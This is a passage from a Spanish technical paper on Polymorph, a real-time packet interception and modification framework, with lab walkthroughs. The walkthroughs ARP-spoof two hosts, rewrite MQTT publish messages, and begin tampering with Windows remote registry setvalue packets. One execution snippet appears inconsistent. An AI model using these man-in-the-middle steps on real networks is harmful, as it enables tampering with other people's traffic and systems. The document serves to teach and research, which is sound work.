Hay determinadas ocasiones en las que se requiere mantener variables globales que sean persistentes entre funciones condicionales y entre paquetes interceptados. Polymorph permite la opción de definir una variable global cuyo valor se mantendrá para todos los paquetes que se intercepten. La manera de definir estas variables es la siguiente:

```
def create_global_vars(packet):
    try:
        packet.insert
    except AttributeError:
        setattr(packet, 'insert', False)
```

De esta forma se creará una variable llamada *insert* que se mantendrá a pesar de que el paquete actual sea reenviado y a la que se puede acceder a través de la sentencia *packet.insert*. Esto puede ser útil si el usuario quiere comenzar a ejecutar una determinada función de ejecución a partir de que ocurra un evento determinado. Por ejemplo, si se recibe un determinado paquete, se pone la variable *insert* a *True* y a partir de ese momento se modifican todos los paquetes que se intercepten.

12 Disección dinámica de campos del paquete

En este punto del *paper* ya se han explicado muchos de los conceptos clave del *framework* que se presenta. En este apartado presenta otra abstracción que

permitirá al usuario realizar la disección de campos de distinta longitud de un paquete interceptado en tiempo real, el concepto de *struct*.

Si se han seguido los apartados anteriores del *paper*, y se ha comprendido el concepto de plantilla y la relación que tiene con la interceptación y modificación de los paquetes en tiempo real, probablemente alguien se haya dado cuenta de la siguiente casuística:

- Suponiendo que el usuario ha generado una plantilla similar a la siguiente, con el objetivo de modificar paquetes que implementan el protocolo MQTT:

```

----[ ETHER ]----
...
----[ IPV6 ]----
...
----[ TCP ]----
...
----[ RAW ]----
...
----[ RAW.MQTT ]----
str  hdrflags      = 0 (0x00000030)
int  msgtype       = 48 (3)
int  dupflag       = 48 (0)
int  qos           = 48 (0)
int  retain        = 48 (0)
int  len           = 10 (10)
int  topic_len     = 4 (4)
str  topic         = test (test)
str  msg           = hola (hola)

```

- Si el usuario quisiera scar por pantlla el campo *msg* de la capa RAW.MQTT de todos los mensajes que se intercepten, la función precondición necesaria sería algo similar a lo siguiente:

```

def new_prec(packet):
    try:
        print(packet["RAW.MQTT"]["msg"])
    except:
        return None

```

- La forma en la que Polymorph llevará a cabo esta acción, es buscando la posición que ocupa el campo *msg* en la plantilla, en este caso, del byte 94 al 98 y tratará de diseccionar estos cuatro bytes del paquete interceptado y transformarlos al tipo que tiene el campo en la plantilla, en este caso *str*.

- Como se puede observar, existe un problema si el campo *msg* es un campo de longitud variable, de tal manera que si el paquete que se intercepta tiene un valor en el campo *msg* igual a *hola que tal*, el framework, solo diseccionará los cuatro primeros bytes (los que ocupa este campo en la plantilla), y scará por pantalla el valor *hola* omitiendo *que tal*.

Para evitar este problema, polymorph implementa el concepto de *Struct* que permite a los usuarios indicar el tamaño de un campo en función del tamaño de otros campos en la plantilla. Los *Structs* serán almacenados en la plantilla cuando se exporte.

Estas estructuras se definen desde el propio *framework* en el contexto de una capa determinada, y tienen dos componentes principales:

- **Start byte:** El byte de comienzo del campo que se desea recalcular dinámicamente
- **Expression:** La expresión utilizada para calcular la nueva longitud del campo, puede ser sencilla o compleja

Para el caso de uso que se mostraba en el ejemplo anterior, el campo *msg* de la capa RAW.MQTT puede recalcularse dinámicamente, definiendo la siguiente *Struct* en Polymorph:

```
PH:cap/t14/RAW.MQTT > recalculate -f msg -sb "70 +
this.topic_len" -e "this.len - 2 - this.topic_len"
```

Es importante recalcar que para referirse a campos de la propia capa tanto en el start byte (-sb) como en la expresión (-e) debe preceder al campo el prefijo *this*.

13 Creación de capas y campos personalizados

Para terminar con los conceptos implementados en el *framework*, se presenta una característica que permite al usuario modificar las plantillas para añadir sus propias capas o campos.

Como se ha señalado a lo largo de todo el *paper* cuando se interceptan y modifican paquetes se hace en el contexto de una plantilla, y son los campos de la plantilla y la posición que ocupan en los bytes del paquete, los que permiten realizar la disección de los nuevos paquetes que se interceptan. En algunas ocasiones, es posible que Polymorph no sea capaz de diseccionar adecuadamente algunos bytes del paquete, ya sea porque el protocolo no está correctamente definido, o porque se trata de un protocolo privado sin especificación pública. Para estos casos, Polymorph permite al usuario la creación manual de capas y campos, de tal forma que en las fases de intercepción podrá acceder a ellas de manera sencilla tal y como se ha mostrado en secciones anteriores.

El proceso de adición de capas y campos se lleva a cabo desde la interfaz del *framework* y es un proceso sencillo. El comando que se utiliza para añadir una nueva capa es el siguiente:

```
PH:cap/t14 > layer -a NEWLAYER
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 86 DD 60 04
00000010: D4 1C 00 2C 06 40 00 00 00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 01 BA 74 07 5B 1D 54 4B D8 B2 F1
00000040: 6C F5 80 18 01 56 00 34 00 00 01 01 08 0A 81 A2
00000050: 17 74 81 A2 17 70 30 0A 00 04 74 65 73 74 68 6F
00000060: 6C 61
```

Start byte of the custom layer:

Polymorph mostrará todos los bytes del paquete y solicitará dos valores:

- **Start byte:** El byte de comienzo de la capa
- **End byte:** El byte en el que la capa termina

Una vez el usuario ha introducido estos valores, la nueva capa se añade a la plantilla, y de la misma forma, se pueden comenzar a definir campos mediante la sentencia:

```
PH:cap/t14/NEWLAYER > field -a newfield
00000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 86 DD 60 04
00000010: D4 1C 00 2C 06 40 00 00 00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 01 BA 74 07 5B 1D 54 4B D8 B2 F1
00000040: 6C F5 80 18 01 56 00 34 00 00 01 01 08 0A 81 A2
00000050: 17 74 81 A2 17 70 30 0A 00 04 74 65 73 74 68 6F
00000060: 6C 61
```

Start byte of the custom field:

Indicando en este caso,

- **Start byte:** El byte de comienzo del campo
- **End byte:** El byte en el que el campo termina
- **type:** El tipo del campo que se desea crear (int, hex, bytes, str)

A partir de este punto, el usuario puede comenzar a modificar los valores de la capa y del campo accediendo a los mismos mediante las distintas interfaces del *framework*.

14 ANEXO 1: Caso práctico: Modificando MQTT

14.1 Planteamiento del caso

Se pretende realizar la modificación en tiempo real de paquetes de red pertenecientes al protocolo MQTT. En concreto, se pretende modificar el mensaje que se transporta en los paquetes de tipo *publish*.

14.2 Interceptando la comunicación entre dos nodos de la red


Lo primero que el usuario debe realizar es la interceptación de la comunicación entre dos nodos de la red que se van a comunicar mediante el protocolo MQTT. Para realizar este paso, el usuario puede utilizar el comando *spoof* desde la interfaz principal de Polymorph.



```
POLYMORPH
< Santiago Hernandez Ramos >
PH > spoof -t 192.168.29.128 -g 192.168.29.129
[+] ARP spoofing started between 192.168.29.129 and 192.168.29.128
PH > 
```

Figure 1: MQTT ARP Spoofing

Para comprobar si el envenenamiento esta teniendo efecto, se puede acceder a una de las máquinas envenenadas y realizar un *traceroute* a la otra máquina legítima. La comunicación debe fluir por la máquina atacante.



```
santi@santi-virtual-machine:~$ traceroute 192.168.29.129
traceroute to 192.168.29.129 (192.168.29.129), 30 hops max, 60 byte packets
 1  192.168.29.130 (192.168.29.130)  1.037 ms  0.752 ms  0.525 ms
 2  192.168.29.129 (192.168.29.129)  0.891 ms  0.717 ms  0.546 ms
santi@santi-virtual-machine:~$ 
```

Figure 2: Testing the ARP Spoofing

14.3 Capturando paquetes y generando las plantillas

Una vez se ha interceptado la comunicación entre las máquinas legítimas, el siguiente paso es la captura de paquetes pertenecientes al protocolo MQTT, entre los cuales se debe encontrar un paquete *MQTT publish*. Una vez capturados estos paquetes, Polymorph se encargará de convertirlos automáticamente

en plantillas.

Se puede comenzar a capturar paquetes como se muestra en la figura 3.

```
PH > capture -f "tcp dst port 1883" -v
[+] Waiting for packets...

(Press Ctrl-C to exit)

Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 S
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 S
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 PA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 FPA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 FPA / Raw
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
Ether / IP / TCP 192.168.29.128:36844 > 192.168.29.129:1883 A
PH: cap > █
```

Figure 3: Sniffing with Polymorph

Tras detener el proceso de captura, se puede observar, que el *framework* ha entrado automáticamente en la interfaz donde se muestra una lista de plantillas, con el comando *show* podemos ver las plantillas generadas. En la figura 4 se muestra la ejecución del comando.

```
PH: cap > show
0 Template: Ether / IP / TCP
1 Template: Ether / IP / TCP
2 Template: Ether / IP / TCP
3 Template: Ether / IP / TCP
4 Template: Ether / IP / TCP / Raw
5 Template: Ether / IP / TCP / Raw
6 Template: Ether / IP / TCP
7 Template: Ether / IP / TCP
8 Template: Ether / IP / TCP / Raw
9 Template: Ether / IP / TCP / Raw
10 Template: Ether / IP / TCP / Raw
11 Template: Ether / IP / TCP / Raw
12 Template: Ether / IP / TCP
13 Template: Ether / IP / TCP
```

Figure 4: Show template list

Es importante entender, que en este punto, las plantillas generadas, se corresponden con cada uno de los paquetes capturados en el proceso de *sniffing*, y su representación en relación a los protocolos que implementa cada uno de los paquetes capturados, es la que proporciona Scapy. Si se mira con detenimiento, Scapy no ha sido capaz de diseccionar la capa MQTT, por ello, el usuario debe utilizar el comando *dissect*, para utilizar disectores más avanzados sobre los bytes de estos paquetes que terminen de interpretar todas sus capas. En la figura 5 se muestra la ejecución del comando.

```
PH:cap > dissect
[+] Dissecting the packets...

[+] Finished!

PH:cap > s
0 Template: ETHER / IP / TCP
1 Template: ETHER / IP / TCP
2 Template: ETHER / IP / TCP
3 Template: ETHER / IP / TCP
4 Template: ETHER / IP / TCP / RAW / RAW.MQTT
5 Template: ETHER / IP / TCP / RAW
6 Template: ETHER / IP / TCP
7 Template: ETHER / IP / TCP
8 Template: ETHER / IP / TCP / RAW / RAW.MQTT
9 Template: ETHER / IP / TCP / RAW
10 Template: ETHER / IP / TCP / RAW / RAW.MQTT
11 Template: ETHER / IP / TCP / RAW
12 Template: ETHER / IP / TCP
13 Template: ETHER / IP / TCP

PH:cap >
```

Figure 5: Dissection of the Templates

Una vez que se han utilizado disectores más avanzados para interpretar todas las capas de los paquetes, se puede observar como aparecen plantillas con la capa MQTT, para acceder a una de las plantillas generadas y comprobar si pertenece a uno de los paquetes que interesan para este caso práctico, se utiliza el comando *template* con el número de la plantilla a la que deseamos acceder. En la figura 6 se muestra la ejecución del comando.

Si se ha capturado un número elevado de plantillas, y se necesita realizar una búsqueda exhaustiva entre todas las plantillas generadas, se puede utilizar el comando *wireshark*, que abrirá la aplicación con Wireshark con todas las plantillas en formato *.pcap*, de forma que el usuario pueda seleccionar rápidamente la plantillas que desea modificar.

```

PH:cap > s
0 Template: ETHER / IP / TCP
1 Template: ETHER / IP / TCP
2 Template: ETHER / IP / TCP
3 Template: ETHER / IP / TCP
4 Template: ETHER / IP / TCP / RAW / RAW.MQTT
5 Template: ETHER / IP / TCP / RAW
6 Template: ETHER / IP / TCP
7 Template: ETHER / IP / TCP
8 Template: ETHER / IP / TCP / RAW / RAW.MQTT
9 Template: ETHER / IP / TCP / RAW
10 Template: ETHER / IP / TCP / RAW / RAW.MQTT
11 Template: ETHER / IP / TCP / RAW
12 Template: ETHER / IP / TCP
13 Template: ETHER / IP / TCP

PH:cap > template 8
PH:cap/t8 >

```

Figure 6: Choosing a Template

14.4 Modificando la Plantilla

Una vez se ha seleccionado una plantilla que posee la capa MQTT, el *framework* redirige automáticamente al usuario a la interfaz de la Plantilla. Para mostrar los contenidos de la plantilla seleccionada se utiliza el comando *show*. En la figura 7 se puede observar la ejecución del comando.

Es importante detenerse un instante en esta fase para comprender los valores que este comando saca por pantalla. A la izquierda, se encuentran cada una de las capas de la plantilla, debajo de ellas se encuentran cada uno de los campos pertenecientes a cada capa precedidos por el tipo que dicho campo tiene en la plantilla. El tipo, como se verá más adelante, es una característica muy importante a la hora de escribir la funciones condicionales de la plantilla. A la derecha, se encuentra, en blanco, el valor que el campo tiene en la plantilla y en azul, un valor orientativo que los disectores han sacado del campo. Es importante darse cuenta de que el valor con el que se opera es el que está en blanco.

Si se pone atención sobre los campos de la capa RAW.MQTT que aparecen en la figura 7, se puede localizar un campo llamado *msgtype*, este es el campo que determina el tipo de paquete MQTT que, en este caso, se corresponde con un 48 (MQTT Publish). Como puede observarse, el campo tiene una pequeña diferencia entre el valor que posee la plantilla y el valor producido por los disectores, esto es debido a que Polymorph ha interpretado el byte completo y lo ha convertido a entero, mientras que el valor 3 originado por los disectores, se extrae únicamente de los 4 primeros bits del byte, y es el que representa realmente el tipo de mensaje. Si se quiere comprobar el valor del campo con más detalle, se puede acceder a la capa mediante el comando *layer raw.mqtt* y

```

PH:cap/t8 > show

---[ ETHER ]---
hex dst      = 000c299909fa (00:0c:29:99:09:fa)
hex src      = 000c299a69c9 (00:0c:29:9a:69:c9)
int type     = 2048 (2048)

---[ IP ]---
int version  = 69 (4)
int ihl      = 69 (5)
int tos      = 0 (0)
int len      = 64 (64)
int id       = 46845 (46845)
str flags    = @ (DF)
int frag     = 16384 (0)
int ttl      = 64 (64)
int proto    = 6 (6)
int chksum   = 51048 (51048)
hex src      = c0a81d80 (192.168.29.128)
hex dst      = c0a81d81 (192.168.29.129)
hex options  = c0a81d81 ([])

---[ TCP ]---
int sport    = 36844 (36844)
int dport    = 1883 (1883)
int seq      = 4065289195 (4065289195)
int ack      = 2082155705 (2082155705)
int dataofs  = 32792 (8)
int reserved = 32792 (0)
hex flags    = 8018 (PA)
int window   = 229 (229)
int chksum   = 14964 (14964)
int urgptr   = 0 (0)
hex options  = 0101080a1b2b1d12c844fb6b (['NOP',

---[ RAW ]---
str load     = 0
esthola (b'\0\n\x00\x04testhola')

---[ RAW.MQTT ]---
str hdrflags = 0 (0x00000030)
int msgtype  = 48 (3)
int dupflag  = 48 (0)
int qos      = 48 (0)
int retain   = 48 (0)
int len      = 10 (10)
int topic_len = 4 (4)
str topic    = test (test)
str msg      = hola (hola)

PH:cap/t8 >

```


Figure 7: Show command

al campo mediante el comando *field msgtype*, con el comando *show* se pueden ver las características del campo.

Una vez se ha determinado un campo dentro de la plantilla que identifica unívocamente los paquetes del tipo que queremos modificar, el usuario puede escribir una precondición para que en el momento de interceptar, se filtren todos los paquetes y solo se obtengan los paquetes deseados. Una precondición que filtraría los paquetes por el campo *msgtype* podría ser la siguiente:

```
def new_prec(packet):
    try:
        if packet['RAW.MQTT']['msgtype'] == 48:
            return packet
    except:
        return None
```

En la precondición accedemos al campo *msgtype* de los paquetes que se interceptan en tiempo real por el *framework*, y se comprueba si el valor que se encuentra en esa posición en los bytes del paquete interceptado, se corresponde con un 48, de ser así se continua con la ejecución de las funciones condicionales (*return packet*), en caso contrario se rompe la ejecución de las funciones y se reenvía el paquete (*return None*). Es importante tener en cuenta el tipo que el campo tiene en la plantilla a la hora de compararlo con un nuevo valor. En este ejemplo, el campo es de tipo *int* y por lo tanto en las funciones condicionales se debe comparar o asignar con valores de tipo *int*. El tipo del campo en la plantilla puede modificarse desde la interfaz del campo. En la figura 8 se muestra el comando necesario para añadir la precondición.



```
PH:cap/t8 > preconditions -a new_prec
Keep file on disk (polymorph/conditions/preconditions)? [y/N] y
[+] Condition new_prec added
PH:cap/t8 >
```

Figure 8: Add precondition

Una vez añadida la precondición que filtrará los paquetes *MQTT Publish*, vamos a añadir una función de ejecución sencilla, que muestre por pantalla el campo *msg* de los paquetes interceptados. La función ejecución es la siguiente:

```
def new_exec(packet):
    print(packet['RAW.MQTT']['msg'])
    return packet
```

En la figura 9 se muestran los comandos necesarios para añadirla.

Tras añadir la función ejecución, el usuario puede comenzar a interceptar paquetes en tiempo real, estos paquetes serán filtrados con la precondición y pasarán a la ejecución, donde se mostrará por pantalla el campo *msg* tal y como se describe en la plantilla que se utiliza como contexto de interceptación. Para comenzar a interceptar paquetes se utiliza el comando *intercept* tal y como se muestra en la imagen 10.

```
PH:cap/t8 > executions -a new_EXEC
Keep file on disk (polymorph/conditions/executions)? [y/N] y
[+] Condition new_EXEC added

PH:cap/t8 >
```

Figure 9: Add execution

```
PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

hola
hhhh
adio
buen
```

Figure 10: Intercept

Si se comienza a publicar mensajes entre las máquinas legítimas, observaremos como el framework comienza a capturar los paquetes, filtra los *MQTT Publish* y saca por pantalla el campo *msg*.

Aunque todo parece correcto, es fácil fijarse en que los valores que salen por pantalla, en ciertas ocasiones, salen cortados y solo se muestran las 4 primeras letras del mensaje. Esto es debido a que en la plantilla que se esta utilizando como contexto de intercepción el campo *msg* tiene una longitud de 4 bytes, y por lo tanto en los paquetes que llegan se estan diseccionando esos 4 bytes únicamente, si el usuario quisiese diseccionar el campo *msg* dinámicamente en función de campos de control de la capa RAW.MQTT, debe añadir una *Struct*, y esto se realiza de la siguiente manera (figura 11).

Con esta sentencia el usuario le indica a Polymorph que el campo *msg* tendrá una longitud variable. Lo primero que se indica es el *start byte* (*-sb*), que será el byte donde comenzará el campo dentro del conjunto de bytes del paquete, por último se le debe indicar una expresión (*-e*) que indicará como debe calcularse la longitud del campo. Para referirse al contenido de campos dentro de la plantilla, el usuario debe utilizar el prefijo *this*.

Si después de añadir el *Struct*, volvemos a interceptar paquetes, podemos ver como esta vez la disección del campo *msg* se realiza dinámicamente y por pantalla salen los mensajes enviados desde una máquina legítima a la otra.


```

PH:cap/t8 > layer raw.mqtt
PH:cap/t8/RAW.MQTT > recalculate -f msg -sb "70 + this.topic_len" -e "this.len - 2 - this.topic_len"
[+] Struct added to field msg

PH:cap/t8/RAW.MQTT > recalculate -t msg
b'hola'

PH:cap/t8/RAW.MQTT > b
PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

buenos
buenos dias
hola que tal estas

```

Figure 11: Recalculate field

14.5 Modificando el paquete en tiempo real

Una vez el usuario ha añadido una precondition para filtrar los paquetes *MQTT Publish* y una función para recalcular el campo *msg* dinámicamente, la modificación de este campo es una tarea sencilla. Lo único que el usuario debe hacer es añadir un conjunto de ejecuciones y postcondiciones para asegurarse de que después de insertar el valor, el paquete quede consistente.

En este caso, si modificamos el valor del campo *msg* de la capa RAW.MQTT estos serían los campos de control que quedarían inconsistentes:

- packet['IP']['len']
- packet['IP']['chksum']
- packet['TCP']['chksum']
- packet['RAW.MQTT']['len']

Las siguientes postcondiciones (que se podrán reutilizar para otros casos de uso) recalculan esos campos.

```

def mqtt_len_rec(packet):
    packet['RAW.MQTT']['len'] = packet['RAW.MQTT']['topic_len']
                                + 2 + len('attacker value')
    return packet

def recalculate_tcp_ip(packet):
    from scapy.all import IP
    pkt = IP(packet.raw[14:])
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        del pkt['IP'].len

```

```

pkt.show2()
packet.raw = bytes(pkt)
return packet

```

De tal forma que, añadiendo la precondition para filtrar paquetes *MQTT Publish*, una ejecución para insertar un nuevo valor en el campo *msg* de la capa RAW.MQTT:

```

def new_exec(packet):
    packet['RAW.MQTT']['len'] = 'attacker value'

```

Y las postcondiciones citadas anteriormente, podríamos comenzar a modificar paquetes del protocolo MQTT en tiempo real (figura 11).

```

PH:cap/t8 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 78
id       = 17556
flags    = DF
frag     = 0
ttl      = 63
proto    = tcp
chksum   = 0x3ac4
src      = 192.168.29.128
dst      = 192.168.29.129
\options \
###[ TCP ]###
sport    = 54224
dport    = 1883
seq      = 891449410
ack      = 2192745602
dataofs  = 8
reserved = 0
flags    = PA
window   = 229
chksum   = 0x2051
urgptr   = 0
options  = [('NOP', None), ('NOP', None), ('Timestamp', (463510119, 3367663808))]
###[ Raw ]###
load     = '0\x14\x00\x04testattacker value'

```

Figure 12: Inserting value

15 ANEXO 2: Caso práctico: Modificando WIN-REG

15.1 Planteamiento del caso

En este caso práctico se pretende realizar la modificación en tiempo real de paquetes de red pertenecientes al protocolo de registro remoto de Windows. En concreto, se pretende modificar el paquete *setvalue*, para conseguir introducir un valor modificado por el atacante en el registro de la máquina de una víctima. Los paquetes que implementan el protocolo de registro remoto lo hacen sobre una pila de protocolos tal y como se muestra en la figura 13, lo que, a priori, dificulta la modificación de los mismos.

Para realizar la configuración del entorno, se puede seguir el siguiente vídeo: <https://www.youtube.com/watch?v=fzkeEJG7l4Q>




Figure 13: Winreg packet

15.2 Generando la plantilla

Al igual que en el caso práctico anterior, en este caso, el usuario necesita interceptar la comunicación entre las dos máquinas (Windows) que se comunican con el protocolo de registro remoto mediante una de las técnicas que ofrece la herramienta (u otras técnicas que implementen otros *frameworks*). El objetivo de este paso es capturar un paquete del tipo *setvalue* perteneciente al protocolo de registro remoto y generar una plantilla. Sobre esta plantilla se realizarán diferentes procesamiento y se interceptarán y modificarán paquetes en tiempo

real. En la figura 14 se muestran los pasos a seguir para capturar paquetes y generar la lista de plantillas.

```
root@kali:/# polymorph

POLYMORPH
< Santiago Hernandez Ramos >

PH > spoof -t 192.168.29.135 -g 192.168.29.136
[+] ARP spoofing started between 192.168.29.136 and 192.168.29.135

PH > c -f "tcp dst port 445"
[+] Waiting for packets...

(Press Ctrl-C to exit)

PH:cap > s
0 Template: Ether / IP / TCP
1 Template: Ether / IP / TCP
2 Template: Ether / IP / TCP / Padding
3 Template: Ether / IP / TCP
4 Template: Ether / IP / TCP / Raw
5 Template: Ether / IP / TCP / Raw
6 Template: Ether / IP / TCP / Raw
7 Template: Ether / IP / TCP / Raw
8 Template: Ether / IP / TCP / Raw
9 Template: Ether / IP / TCP / Raw
10 Template: Ether / IP / TCP / Raw
11 Template: Ether / IP / TCP / Raw
12 Template: Ether / IP / TCP / Padding
13 Template: Ether / IP / TCP
14 Template: Ether / IP / TCP
15 Template: Ether / IP / TCP
16 Template: Ether / IP / TCP / Padding
17 Template: Ether / IP / TCP
18 Template: Ether / IP / TCP / Raw
19 Template: Ether / IP / TCP / Raw
20 Template: Ether / IP / TCP / Raw
21 Template: Ether / IP / TCP / Raw
22 Template: Ether / IP / TCP / Raw
```

Figure 14: Capture process

Como puede observarse en la figura 14, la lista de plantillas puede ser muy larga. Para agilizar el proceso de filtrado de la plantilla que nos interesa, vamos a utilizar el comando *wireshark*, que abrirá la herramienta Wireshark en otra ventana, donde podremos aplicar filtros para buscar el número de paquete correspondiente con el mensaje *setvalue*. En la figura 15 se muestra el proceso.




Figure 15: Opening Wireshark

15.3 Modificando la plantilla

Una vez tenemos localizado el número del paquete en wireshark, accedemos a la plantilla mediante el comando *template* (es importante tener en cuenta que el número en el framework es igual al número de wireshark - 1). Una vez dentro de la interfaz de la plantilla, utilizamos el comando *show* para mostrar sus contenidos por pantalla. En la figura 16 se muestran los contenidos.

En este punto podemos observar como los paquetes de este protocolo son complejos e implementan varios protocolos que Polymorph ha sido capaz de diseccionar. Sin embargo, si nos fijamos bien, podemos ver como en la capa RAW.WINREG no hay ningún campo valor en el que aparezca el mensaje enviado por un usuario legítimo al otro usuario legítimo. Si utilizamos el comando *dump* tal y como se muestra en la figura 17, podremos observar en que posición dentro de los bytes del paquete se encuentra este mensaje.

Si volvemos a la captura en Wirehsark, se puede observar como el paquete, en la capa *Winreg*, no tiene un campo específico donde se especifique el valor que se envía en el mensaje, los disectores de tshark no lo generan, y por eso no aparece en Polymorph. Como en este caso de uso se va a modificar ese valor, vamos a crear un nuevo campo en la capa RAW.WINREG con el valor del usuario. En la figura 18 se muestra el proceso.

En la figura podemos observar como se añade un nuevo campo. Lo primero, debemos estar en el contexto (interfaz) de la capa donde queremos añadir el nuevo campo. Una vez ahí ejecutamos el comando que se muestra en la figura 18 y nos solicitará el byte de comienzo y de fin del campo, y el tipo del campo, podemos comprobar estos valores en el *dump* que se muestra, o en la propia captura que teníamos abierta en Wireshark. Tras realizar este proceso, si utilizamos el comando *show* en el contexto de la capa, podremos observar el nuevo campo creado con el valor del usuario. En la figura 19 se muestra el resultado del comando.

Tras añadir el nuevo campo, lo que vamos a hacer es construir una *Struct*, de


```

PH:cap/t878 > layer raw.winreg
PH:cap/t878/RAW.WINREG > field -a value
00000000: 08 00 27 16 84 73 08 00 27 C7 7F FE 08 00 45 00 ..'.s...'...E.
00000010: 01 08 17 06 40 00 80 06 5F 34 C0 A8 01 32 C0 A8 ....@..._4...2..
00000020: 01 33 C0 0B 01 BD 6D BC F4 AB 59 7B F5 F9 50 18 .3....m...Y{..P.
00000030: 00 FD 94 CC 00 00 00 00 00 DC FE 53 4D 42 40 00 .....SMB@.
00000040: 01 00 00 00 00 00 0B 00 01 00 00 00 00 00 00 .....
00000050: 00 00 C0 00 00 00 00 00 00 FF FE 00 00 01 00 .....
00000060: 00 00 15 00 00 00 00 04 00 00 00 00 00 00 00 .....
00000070: 00 00 00 00 00 00 00 00 00 39 00 00 00 17 C0 .....9.....
00000080: 11 00 6D 00 00 00 00 00 00 19 00 00 00 FF FF ..m.....
00000090: FF FF 78 00 00 00 64 00 00 00 00 00 00 78 00 ..x...d.....x.
000000A0: 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 .....
000000B0: 00 00 05 00 00 03 10 00 00 00 64 00 00 00 84 00 .....d.....
000000C0: 00 00 4C 00 00 00 00 00 16 00 00 00 00 B5 CE ..L.....
000000D0: F9 5A D8 6B 58 4B B9 C0 FF 6D 24 6C A1 06 02 00 .Z.kXK...m$l....
000000E0: 02 00 00 00 02 00 01 00 00 00 00 00 00 01 00 .....
000000F0: 00 00 00 00 00 00 01 00 00 00 14 00 00 00 6E 00 .....n.....
00000100: 65 00 77 00 20 00 76 00 61 00 6C 00 75 00 65 00 e.w. .v.a.l.u.e.
00000110: 00 00 14 00 00 00 .....

Start byte of the custom field: 254
End byte of the custom field: 274
Field type [int/str/bytes/hex]: str
[+] Field value added to the layer
PH:cap/t878/RAW.WINREG > 

```

Figure 18: Add Value field

```

PH:cap/t878/RAW.WINREG > s

---[ RAW.WINREG ]---
hex handle           = 00000000b5cef95ad86b584bb9c0ff6d246ca106 (00:0
int nt_open_frame    = 241664937907432417186042883599101632774 (842)
int winreg_string_name_len= 512 (2)
int winreg_string_name_size= 512 (2)
str referent_id      = [0] (0x00020000)
int array_max_count   = 16777216 (1)
int array_offset      = 0 (0)
int array_actual_count= 16777216 (1)
int winreg_setvalue_name= 0 (0)
str winreg_setvalue_type= [0] (Type)
int winreg_setvalue_data= 110 (110)
int winreg_setvalue_size= 335544320 (20)
str value            = new value (.)

PH:cap/t878/RAW.WINREG > 

```

Figure 19: Show Value field

